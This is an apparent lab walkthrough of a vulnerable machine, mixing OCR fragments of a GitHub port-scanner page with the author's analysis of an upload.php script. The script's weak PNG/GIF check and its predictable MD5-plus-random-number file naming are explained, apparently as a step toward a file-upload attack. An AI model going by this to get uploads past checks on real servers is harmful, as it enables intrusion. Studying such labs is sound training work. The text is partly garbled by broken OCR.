
Computer Engineering Student / Gazi University

Port-Scanner

Port Scanner with Python

cybersecurity multithreading portscanner python

You can see there is "Vulnerable-Machine---Hint" in the above image. This is the page the lin-k was referring to. When I click on it, I see an entry "upload.php".


http://192...upload.php
http://192.168.41.17...
GitHub - fatihhce...
http://192.168.41.17...
GitHub, Inc. (US) https://github.com/fatihhc
Search
Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard
Branch: master
New pull request

No description, website, or topics provided.

4 commits 1 branch 0 releases


Fetching latest commit...

README.md Update
upload.php

README.md

Need any new feature or a tutorial included. Send us your requests to qa@hackercool.com

I open the page "upload.php" and see PHP code as shown below. This appears to be the co-de of the "upload.php" webpage.




```
</div>
<?php

// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
        $rand_number = rand(1,100);
        $target_dir = "uploads/";
        $target_file = $target_dir . md5(basename($_FILES["file"]["name"].$rand_number));
        $file_name = $target_dir . basename($_FILES["file"]["name"]);
        $uploadOk = 1;
        $imageFileType = strtolower(pathinfo($file_name,PATHINFO_EXTENSION));
        $type = $_FILES["file"]["type"];
        $check = getimagesize($_FILES["file"]["tmp_name"]);

        if($check["mime"] == "image/png" || $check["mime"] == "image/gif"){
                $uploadOk = 1;
        }else{
                $uploadOk = 0;
```

On observing the code carefully, I notice that only two types of files can be uploaded : png an-d GIF and once the file is uploaded, the file name is changed to the MD5 hash of the initial fi-le name and a random number from 1 to 100 combined. Let me put this simply below.

Final file name = MD5(Initial file name + random number from 1 to 100).

